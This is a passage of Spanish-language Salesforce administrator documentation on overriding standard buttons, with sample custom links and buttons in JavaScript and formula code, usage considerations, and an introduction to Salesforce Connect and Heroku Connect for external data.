Para sustituir botones estándar y páginas de inicio de fichas:
- "Personalizar aplicación"

Para sustituir el botón y la ficha de la página de inicio:
- "Personalizar aplicación"

Cuando sustituye el botón **Nuevo** por una página de Visualforce, tiene la opción de omitir la página de selección del tipo de registro. Si selecciona esta opción, los nuevos registros que cree no se reenvían a la página de selección de tipo de registro. Salesforce asume que su página de Visualforce ya está controlando tipos de registros.

5. Opcionalmente, puede introducir cualquier comentario para dar la razón de este cambio.
6. Haga clic en **Guardar**.

Nota: Un botón estándar (Nuevo, Modificar, Ver, Eliminar y Duplicar) que se haya sobrescrito con una página de Visualforce no aparece en Salesforce1 a no ser que la página de Visualforce esté activada para las aplicaciones móviles de Salesforce. La sobrescritura de controles de ficha y lista estándar no se admite en Salesforce1.

Eliminar sustituciones de botones estándar y páginas de inicio de la ficha

CONSULTE TAMBIÉN

Eliminar sustituciones de botones estándar y páginas de inicio de la ficha

## Eliminar sustituciones de botones estándar y páginas de inicio de la ficha

1. Desde la configuración de gestión para el objeto cuyo botón desea modificar, vaya a Botones, Vínculos y Acciones.
2. Haga clic en **Modificar** junto al botón sobrescrito o vínculo de ficha.
3. Seleccione **Sin sustitución (comportamiento predeterminado)**.
4. Haga clic en **Aceptar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las sustituciones de Visualforce también están disponibles en: **Contact Manager Edition**, **Group Edition** y **Professional Edition**

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para sustituir botones estándar y páginas de inicio de fichas:
- "Personalizar aplicación"

Para sustituir el botón y la ficha de la página de inicio:
- "Personalizar aplicación"

# Muestras de vínculos y botones personalizados

Utilice muestras de vínculos y botones personalizados de Salesforce para determinar si pueden funcionar para usted.

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Ejemplo de vínculo personalizado: Vínculo a documentos

Utilice vínculos personalizados para hacer referencia a documentos desde una página de detalle de registro de Salesforce.

### Ejemplo de vínculo personalizado: Vínculo a archivos en Chatter

Utilice vínculos personalizados para hacer referencia a archivos desde Chatter.

### Ejemplo de vínculo personalizado: Vincular a informes

Utilice vínculos personalizados ejecutar informes con resultados filtrados desde una página de detalle de registro de Salesforce. Por ejemplo, digamos que ejecuta un informe de lista de correo electrónico de forma frecuente para los contactos relacionados con una cuenta. Puede crear un vínculo personalizado para las cuentas que enlace directamente con un informe que se filtra automáticamente a la cuenta que está viendo. En este caso, su vínculo personalizado debe pasar el Id. del registro exclusivo de la cuenta al informe.

### Visualización de alertas

Este ejemplo crea un botón que abre un cuadro de diálogo emergente con un mensaje de bienvenida que incluye el nombre del usuario.

### Obtención de Id de registro

Este ejemplo crea un botón que abre una ventana emergente con los Id. de registro de los registros seleccionados por el usuario. Esto es útil para comprobar que cuenta con los Id. de registro correctos antes de procesarlos después.

### Crear un botón personalizado para realizar eliminaciones masivas

Este ejemplo crea un botón que se puede agregar a vistas de lista y listas relacionadas de actividad y permite a los usuarios eliminar registros seleccionados a la vez.

### Traslado de Id de registro a un sistema externo

Puede utilizar Id de registro de Salesforce como identificadores únicos para la integración con un sistema externo. Este ejemplo crea un botón que llama a una página de Visualforce para determinar los Id. de registro de los registros seleccionados y los pasa en un parámetro de consulta de URL a una página Web externa denominada "`www.yourwebsitehere.com`".

### Reapertura de casos

Este ejemplo crea un botón que se puede agregar a listas relacionadas de casos por lo que los usuarios pueden reabrir varios casos en una oportunidad a la vez.

### Asignaciones internacionales

Este ejemplo crea un vínculo que muestra un mapa de Google de un país específico.

CONSULTE TAMBIÉN

Definir botones y vínculos personalizados

## Ejemplo de vínculo personalizado: Vínculo a documentos

Utilice vínculos personalizados para hacer referencia a documentos desde una página de detalle de registro de Salesforce.

1. Cree una carpeta en la ficha Documentos a la que tengan acceso todos los usuarios.
2. Cargue el documento a esa carpeta.
3. Desde la ficha Documentos, seleccione la carpeta y haga clic en **Ir**.
4. Haga clic en **Ver** junto al documento.
5. Copie la dirección URL del documento desde el navegador. Por ejemplo, `https://na1.salesforce.com/servlet/servlet.FileDownload?file=015300000000xvU`.
6. Utilice todo lo que hay después de la parte del dominio de la dirección URL para crear su vínculo personalizado. Empleando el ejemplo del paso anterior, su vínculo apuntaría a `/servlet/servlet.FileDownload?file=015300000000xvU`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Construcción de vínculos personalizados efectivos
- Ejemplo de vínculo personalizado: Vínculo a archivos en Chatter
- Ejemplo de vínculo personalizado: Vincular a informes

## Ejemplo de vínculo personalizado: Vínculo a archivos en Chatter

Utilice vínculos personalizados para hacer referencia a archivos desde Chatter.

1. Cargue un archivo en la ficha Archivos.
2. Cuando la carga termine, desde el cuadro de diálogo Cargar, haga clic en **Compartir configuración**.
3. Haga clic en **Cualquier persona con vínculo**.
4. Copie la dirección URL del documento desde el cuadro de diálogo Compartir mediante vínculo. Por ejemplo,

   `https://na1.salesforce.com/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=`.
5. Utilice todo lo que hay después de la parte del dominio de la dirección URL para crear su vínculo personalizado. Empleando el ejemplo del paso anterior, su vínculo apuntaría a `/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Construcción de vínculos personalizados efectivos
- Ejemplo de vínculo personalizado: Vínculo a documentos
- Ejemplo de vínculo personalizado: Vincular a informes

## Ejemplo de vínculo personalizado: Vincular a informes

Utilice vínculos personalizados ejecutar informes con resultados filtrados desde una página de detalle de registro de Salesforce. Por ejemplo, digamos que ejecuta un informe de lista de correo electrónico de forma frecuente para los contactos relacionados con una cuenta. Puede crear un vínculo personalizado para las cuentas que enlace directamente con un informe que se filtra automáticamente a la cuenta que está viendo. En este caso, su vínculo personalizado debe pasar el Id. del registro exclusivo de la cuenta al informe.

1. Copie el Id. del tipo de registro por que el desea filtrar su informe (en este ejemplo, una cuenta). Para hacerlo, vea el registro y copie el Id. de 15 caracteres de la última parte de la dirección URL. Por ejemplo, `https://na1.salesforce.com/001200030012j3J`.
2. Desde la ficha Informes, cree el informe que desee personalizando un informe estándar o creando un informe personalizado.
3. Filtre el informe por el Id. del registro que copió. Por ejemplo, "Id. de cuenta es igual a 001200030012j3J".
4. Ejecute el informe para verificar que contiene los datos que espera.
5. Haga clic en **Personalizar**.
6. Haga clic en **Guardar** o **Guardar como** para guardar el informe en una carpeta pública accesible a los usuarios apropiados. **Guardar** no crea un informe personalizado, mientras que **Guardar como** sí lo hace.
7. Ejecute el informe y copie la dirección URL del informe desde el navegador.
8. Empiece creando su vínculo personalizado. Establezca el campo `Origen del contenido` en URL. En el área de texto grande de fórmulas, pegue la URL del informe que copió. Recuerde omitir la parte del dominio `https://na1.salesforce.com`.
9. Agregue el vínculo personalizado a los formatos de página apropiados.
10. Verifique que el nuevo vínculo personalizado funciona correctamente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

Consejo: Cuando cree un informe para utilizar en un vínculo personalizado, establezca los intervalos de fecha y las opciones del informe de forma genérica, de modo que los resultados del informe incluyan datos que puedan ser útiles para muchos usuarios. Por ejemplo, si establece un intervalo de fechas utilizando la "Fecha de creación" de un registro, establezca la Fecha de inicio lo más atrasada posible para no excluir registros relevantes y deje Fecha de finalización en blanco. Si restringe el ámbito del informe a solo "Mis" registros, es posible que el informe no incluya todos los registros que puede ver un usuario. Pruebe a establecer las opciones del informe a los registros "Todos visibles".

CONSULTE TAMBIÉN

Construcción de vínculos personalizados efectivos
Ejemplo de vínculo personalizado: Vínculo a documentos
Ejemplo de vínculo personalizado: Vínculo a archivos en Chatter

## Visualización de alertas

Este ejemplo crea un botón que abre un cuadro de diálogo emergente con un mensaje de bienvenida que incluye el nombre del usuario.

**1.** Defina un botón con los siguientes atributos.

- `Tipo de visualización` : Botón de página de detalles
- `Comportamiento`: Ejecutar JavaScript
- `Contenido`: OnClick JavaScript
- Utilice el siguiente código de muestra.

```
alert ("Hello {!$User.FirstName}");
```

**2.** Agregue el botón al formato de página adecuado.

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:

- "Personalizar aplicación"

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Muestras de vínculos y botones personalizados

## Obtención de Id de registro

Este ejemplo crea un botón que abre una ventana emergente con los Id. de registro de los registros seleccionados por el usuario. Esto es útil para comprobar que cuenta con los Id. de registro correctos antes de procesarlos después.

**1.** Defina un botón con los siguientes atributos.

- `Tipo de visualización`: Botón de lista

  Nota: Seleccione **Mostrar casillas de verificación (de selección de registro múltiple)** para que los usuarios puedan seleccionar varios registros en la lista antes de hacer clic en el botón.

- `Comportamiento`: Ejecutar JavaScript
- `Contenido`: OnClick JavaScript
- Utilice el siguiente código de muestra.

```
idArray = {!GETRECORDIDS($ObjectType.Contact)};
alert("The Ids you have selected are: "+idArray);
```

Nota: Este ejemplo es para contactos. Cambie el tipo de objeto para un tipo de registro diferente.

**2.** Agregue el botón a la lista relacionada correcta en un formato de página o formato de vista de lista.

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Muestras de vínculos y botones personalizados

## Crear un botón personalizado para realizar eliminaciones masivas

Este ejemplo crea un botón que se puede agregar a vistas de lista y listas relacionadas de actividad y permite a los usuarios eliminar registros seleccionados a la vez.

**1.** Defina un botón para eventos con los siguientes atributos.

- `Tipo de visualización`: Botón de lista

  Nota: Seleccione **Mostrar casillas de verificación (de selección de registro múltiple)** para que los usuarios puedan seleccionar varios registros en la lista antes de hacer clic en el botón.

- `Comportamiento`: Ejecutar JavaScript
- `Contenido`: OnClick JavaScript
- Utilice el siguiente código de muestra.

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task)};
records = records.concat(taskRecords);


if (records[0] == null) {
alert("Please select at least one record.") }
else {

var errors = [];
var result = sforce.connection.deleteIds(records);
if (result && result.length){
var numFailed = 0;
var numSucceeded = 0;
for (var i = 0; i < result.length; i++){
var res = result[i];
if (res && res.success == 'true'){
numSucceeded++;
} else {
var es = res.getArray("errors");
```

```
if (es.length > 0) {
errors.push(es[0].message);
}
numFailed++;
}
}
if (numFailed > 0){
alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
errors.join("\n"));
} else {
alert("Number of records deleted: " + numSucceeded);
}
}
window.location.reload();
}
```

2. Agregue el botón a sus vistas de lista de actividad.
3. Agregue el botón a cualquier formato de página que incluya una lista relacionada de actividad. El botón elimina cualquier evento o tarea seleccionados en la lista.

Puede instalar botones personalizados desde la aplicación Eliminación masiva en http://sites.force.com/appexchange.

CONSULTE TAMBIÉN

Muestras de vínculos y botones personalizados

## Traslado de Id de registro a un sistema externo

Puede utilizar Id de registro de Salesforce como identificadores únicos para la integración con un sistema externo. Este ejemplo crea un botón que llama a una página de Visualforce para determinar los Id. de registro de los registros seleccionados y los pasa en un parámetro de consulta de URL a una página Web externa denominada "`www.yourwebsitehere.com`".

**PERMISOS DE USUARIO**

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Cree un página de Visualforce que utiliza la función GETRECORDIDS para recuperar una lista de registros seleccionados:

```
<script type="text/javascript">

idArray = {!GETRECORDIDS($ObjectType.Account)};

window.location.href="http://www.yourwebsitehere.com?array="+idArray;

</script>
```

Nota: Sustituya `www.yourwebsitehere.com` por su propia URL.

2. Defina un botón para cuentas con los siguientes atributos.
   - `Tipo de visualización`: Botón de lista

     Nota: Seleccione **Mostrar casillas de verificación (de selección de registro múltiple)** para que los usuarios puedan seleccionar varios registros en la lista antes de hacer clic en el botón.

   - `Comportamiento`: Aparece en una ventana existente con barra lateral
   - `Origen del contenido`: Página de Visualforce
   - Seleccione la página de Visualforce que ha creado en el primer paso.

3. Agregue el botón al formato de página o formato de vista de lista adecuado.

CONSULTE TAMBIÉN

Muestras de vínculos y botones personalizados

## Reapertura de casos

Este ejemplo crea un botón que se puede agregar a listas relacionadas de casos por lo que los usuarios pueden reabrir varios casos en una oportunidad a la vez.

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Defina un botón para casos con los siguientes atributos.
   - `Tipo de visualización`: Botón de lista

     Nota: Seleccione **Mostrar casillas de verificación (de selección de registro múltiple)** para que los usuarios puedan seleccionar varios registros en la lista antes de hacer clic en el botón.

   - `Comportamiento`: Ejecutar JavaScript
   - `Contenido`: OnClick JavaScript
   - Utilice el siguiente código de muestra.

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
                  {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if
(records[0] == null) { alert("Please select at least one row") } else {
                  for (var n=0; n<records.length; n++) { var c = new
sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
                newRecords.push(c); } result = sforce.connection.update(newRecords);
 window.location.reload(); }
```

Nota: Este ejemplo hace referencia al kit de herramientas AJAX, que está disponible si está activado el acceso de API. Consulte https://developer.salesforce.com/page/Integration.

2. Agregue el botón a sus formatos de página de oportunidades modificando la lista relacionada Casos.

Consejo: Utilice este botón en cualquier formato de página que incluya la lista relacionada de casos, como formatos de página de cuentas o contactos.

Nota: Tenga en cuenta la selección de `records[0] == null`, que muestra un mensaje a los usuarios cuando no seleccionan al menos un registro de la lista.

CONSULTE TAMBIÉN

Muestras de vínculos y botones personalizados

## Asignaciones internacionales

Este ejemplo crea un vínculo que muestra un mapa de Google de un país específico.

1. Defina un vínculo para cuentas con los siguientes atributos.
   - `Tipo de visualización` : Vínculo de página de detalles
   - `Comportamiento`: Aparece en una nueva ventana
   - `Origen del contenido`: URL
   - Utilice el siguiente código de muestra.

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

2. Agregue el vínculo a su formato de página de cuenta.

CONSULTE TAMBIÉN

Muestras de vínculos y botones personalizados

## Consideraciones de botones y vínculos personalizados

Recuerde estas consideraciones al trabajar con vínculos y botones personalizados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Las páginas de Visualforce y S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:
- "Personalizar aplicación"

### Sugerencias de implementación

- Los botones personalizados aparecen en la parte superior e inferior de la página de detalles a la derecha de todos los botones estándar.
- Los botones personalizados no se distinguen de los botones estándar de ninguna forma gráfica. Sin embargo, puede reconocerlos por su ubicación a la derecha de todos los botones estándar.
- Si la barra de botones queda muy ancha en el formato de página de detalles, el navegador muestra una barra de desplazamiento horizontal. Si la barra de botones queda demasiado ancha en la vista de lista, resultado de búsqueda, resultado de etiquetado o formatos de lista relacionada, los botones se ajustan al contenido.
- Los botones personalizados están disponibles para actividades que se encuentren bajo los vínculos de configuración individual para tareas y eventos. Para agregar un botón personalizado a una vista de lista de actividad o formato de búsqueda, cree en primer lugar un botón de lista personalizado en tareas o eventos. A continuación, agréguelo a su vista de lista de actividad o formatos de resultados de búsqueda. Puede sustituir un botón que se aplica tanto a tareas como a eventos.
- Los registros de Cuenta personal utilizan los vínculos y botones personalizados que ha creado para cuentas.
- Si su organización utiliza la ficha Consola, los botones de lista están disponibles en `Acción masiva`. Los botones de lista no aparecen en los formatos de página en miniatura. Las páginas que aparecen debido a vínculos y botones personalizados aparecen en la consola sin el encabezado o la barra lateral.
- Si obtiene un mensaje de error al sustituir un botón que aparece en una lista, intente llamar al s-control utilizando la función URLFOR.
- Al crear botones personalizados, tenga en cuenta cualquier regla de validación que su organización posee para registros en ese objeto. Por ejemplo, un botón de lista personalizado que cambia el estado del caso puede entrar en conflicto con una regla de validación de caso. En este escenario, Salesforce muestra el mensaje de error para la regla de validación cuando los usuarios hacen clic en el botón personalizado.
- Para sustituir un botón estándar por un botón personalizado, define en primer lugar el botón personalizado, luego personalice el formato de página para ocultar el botón estándar y mostrar el botón personalizado en su lugar.
- Las páginas de Visualforce utilizadas como vínculos personalizados en la página de inicio no pueden especificar un controlador.
- Las páginas de Visualforce utilizadas como botones o vínculos personalizados en páginas de detalles deben especificar un controlador estándar del mismo objeto.
- Las páginas de Visualforce utilizadas como botones de listas personalizadas deben utilizar un controlador de lista estándar del mismo objeto.

## Prácticas recomendadas

- Utilice funciones de fórmula en botones personalizados con moderación. Como las funciones se ejecutan en el servidor antes de que su HTML o JavaScript pasen al navegador, solo pueden evaluar información que existe en ese momento. Evite utilizar funciones como IF para evaluar condiciones que solo existen cuando el código alcanza el navegador, como el valor de una variable de JavaScript que se devuelve desde su código.
- Para evitar que un usuario realice una acción concreta, como la creación o modificación, cambie los permisos de usuario en vez de ocultar el botón estándar. Al ocultar un botón estándar, se elimina de un formato de página pero el vínculo continúa disponible y los usuarios pueden navegar al nuevo o modificar la página manualmente.
- No seleccione `Mostrar casillas de verificación (de selección de registro múltiple)` para botones de lista que vinculan a una URL que no admite operaciones de publicación. Las casillas de verificación aparecen junto a registros en una lista si ha seleccionado `Mostrar casillas de verificación (de selección de registro múltiple)` para al menos un botón de lista en esa lista. Sin embargo, los registros seleccionados en esta lista no se ven afectados al hacer clic en un botón de lista personalizado que no tiene esta opción seleccionada.

## Limitaciones

- La etiqueta de un vínculo personalizado no puede superar 1.024 caracteres.
- El tamaño máximo de la URL de un vínculo es de 2,048 bytes. Cuando los datos se sustituyen por los tokens de la URL, el vínculo puede superar 3,000 bytes. Algunos navegadores aplican límites en la longitud máxima de la URL.
- Los botones personalizados que llaman a JavaScript no son compatibles en Lightning Experience.
- Los botones personalizados con un origen de contenido de OnClick JavaScript no se admiten en la aplicación móvil Salesforce1.
- Si utiliza botones personalizados de URL para pasar parámetros a páginas estándar en Salesforce Classic (como cumplimentación previa de campos al crear un registro), este comportamiento no funciona en Salesforce1 o Lightning Experience.
- En las páginas de detalles del registro para objetos externos asociados con fuentes de datos externas de gran volumen de datos, los vínculos y botones personalizados que llaman a JavaScript no son compatibles.
- Los botones personalizados no están disponibles para candidato Web, caso Web, la lista relacionada Equipos de casos o el objeto de usuario.

CONSULTE TAMBIÉN

Definir botones y vínculos personalizados

Muestras de vínculos y botones personalizados

## Visualización de referencias a los componentes de Salesforce

Puede ver una lista de todas las áreas de Salesforce que hacen referencia a un componente. Por ejemplo, vea los vínculos personalizados, botones personalizados o formatos de página que hacen referencia a otro componente, como una página de Visualforce o recurso estático. Para ello, haga clic en **¿Dónde se utiliza?** desde la página de detalles del componente. Salesforce enumera el tipo de componente que hace referencia al componente y la etiqueta de ese componente. Haga clic en cualquier elemento de la lista para verlo directamente.

CONSULTE TAMBIÉN

Definir botones y vínculos personalizados

EDICIONES

Disponible en: Salesforce Classic

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Páginas y componentes personalizados de Visualforce disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar botones o vínculos personalizados:

- "Personalizar aplicación"

Para crear, modificar y eliminar páginas y componentes personalizados de Visualforce:

- "Personalizar aplicación"

Para duplicar, modificar o eliminar recursos estáticos:

- "Personalizar aplicación"

# Integración de datos externos

## Sincronizar datos entre Salesforce y Heroku Postgres con Heroku Connect

Heroku Connect le permite sincronizar datos entre Salesforce y Heroku Postgres.

Utilizando Heroku Connect con Heroku Postgres, puede crear aplicaciones de Heroku que interactúan con sus datos de Salesforce utilizando su lenguaje favorito, como Ruby, Node.js, Python, PHP, Java, Scala o Clojure o bien marcos Web como Rails, Django o Play. Para obtener más información, consulte el `sitio Web de Heroku Connect` y la `documentación de Heroku Connect` en el sitio Web de Heroku Dev Center.

EDICIONES

Disponible en: Salesforce Classic

Disponible para: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Acceso a datos externos con Salesforce Connect

### Salesforce Connect

#### Salesforce Connect

Salesforce Connect proporciona una integración transparente de los datos más allá de los límites del sistema permitiendo a sus usuarios ver, buscar y modificar datos que están almacenados fuera de su organización de Salesforce. Por ejemplo, es posible que tenga datos almacenados en las instalaciones de un sistema de planificación de recursos empresariales (ERP). En vez de copiar los datos en su organización, puede utilizar objetos externos para acceder a los datos en tiempo real por medio de llamadas de servicio Web.

Siempre hemos recomendado importar o copiar sus datos en su organización de Salesforce para permitir que sus usuarios accedan a los datos. Por ejemplo, las herramientas de extracción, transformación y carga (ETL) pueden integrar sistemas externos con Salesforce. Sin embargo, al hacerlo se copian datos en su organización que no necesita o que quedan obsoletos rápidamente.

Por el contrario, Salesforce Connect asigna *objetos externos* de Salesforce a tablas de datos de sistemas externos. En vez de copiar los datos en su organización, Salesforce Connect accede a los datos según demanda y en tiempo real. Los datos nunca quedan obsoletos y se accede únicamente a lo que necesita. Recomendamos que utilice Salesforce Connect cuando:

- Tiene una gran cantidad de datos que no desea copiar en su organización de Salesforce.
- Necesita pequeñas cantidades de datos en cualquier momento.
- Desea acceso en tiempo real a los datos más recientes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Aunque los datos estén almacenados fuera de su organización, Salesforce Connect proporciona una integración transparente con la plataforma Force.com. Los objetos externos están disponibles para herramientas de Salesforce, como la búsqueda global, las relaciones de búsqueda, las noticias en tiempo real de registros, así como la aplicación Salesforce1. Los objetos externos también están disponibles para consultas Apex, SOSL y SOQL, las API de Salesforce, así como la implementación a través de la API de metadatos, conjuntos de cambios y paquetes.

Por ejemplo, suponga que almacena la información de pedidos de productos en un sistema ERP back-office. Desea ver dichos pedidos como una lista relacionada en cada registro de clientes en su organización de Salesforce. Salesforce Connect le permite establecer una relación de búsqueda entre el objeto del cliente (principal) y el objeto externo (secundario) para los pedidos. Luego puede configurar formatos de página para que el objeto principal incluya una lista relacionada que muestra los registros secundarios.


Para escalar un peldaño, puede actualizar los pedidos directamente desde la lista relacionada en el registro del cliente. Los registros que se basan en objetos externos son de solo lectura de forma predeterminada. Hacer que la fuente de datos externa tenga capacidad de escritura permite a los usuarios crear, modificar o eliminar registros que se basan en objetos externos desde esta fuente de datos.

**Nota:** Puede hacer que los objetos externos tengan capacidad de escritura solo cuando se utiliza un adaptador personalizado de OData o Apex para conectar su organización de Salesforce con los datos externos. Los objetos con capacidad de escritura no se admiten con el adaptador entre organizaciones.

Para obtener más información sobre el uso de operaciones de escritura DML de Apex, consulte la *Guía del desarrollador del código Apex de Apex* .

**Ejemplo:** Esta captura de pantalla muestra cómo Salesforce Connect puede proporcionar una vista transparente de los datos entre los límites del sistema. Una página de detalles de registro del objeto externo Business_Partner incluye dos listas relacionadas de objetos secundarios. Las relaciones de búsqueda externa y los formatos de página permiten a los usuarios ver datos relacionados desde dentro y desde fuera de su organización de Salesforce en una sola página.

- Objeto estándar de cuenta (1)
- Objeto externo Sales_Order (2)




### Adaptadores de Salesforce Connect

Salesforce Connect utiliza un adaptador con protocolo específico para conectar con un sistema externo y acceder a sus datos. Cuando define una fuente de datos externa en su organización, se especifica el adaptador en el campo `Tipo`.

### Tipo de identidad para fuentes de datos externas

En la fuente de datos externa, el campo `Tipo de identidad` especifica si su organización utiliza un conjunto o múltiples conjuntos de credenciales para acceder al sistema externo. Cada conjunto de credenciales se corresponde con una cuenta de inicio de sesión en el sistema externo.

Id. de registros para objetos externos en Salesforce Connect

La primera vez que se recupera una fila de datos de un sistema externo, se asigna al registro del objeto externo un Id. de Salesforce. Cada Id. de registro permanece asociado a la misma fila de datos externos, salvo que se elimine el objeto externo de la organización.

CONSULTE TAMBIÉN

- Relaciones de objetos externos
- Consideraciones para Salesforce Connect: Todos los adaptadores
- Acceder a datos de otra organización de Salesforce con el Adaptador entre organizaciones para Salesforce Connect
- Acceder a datos externos con el adaptador de OData 2.0 o 4.0 para Salesforce Connect
- Acceso a datos externos con un adaptador personalizado para Salesforce Connect

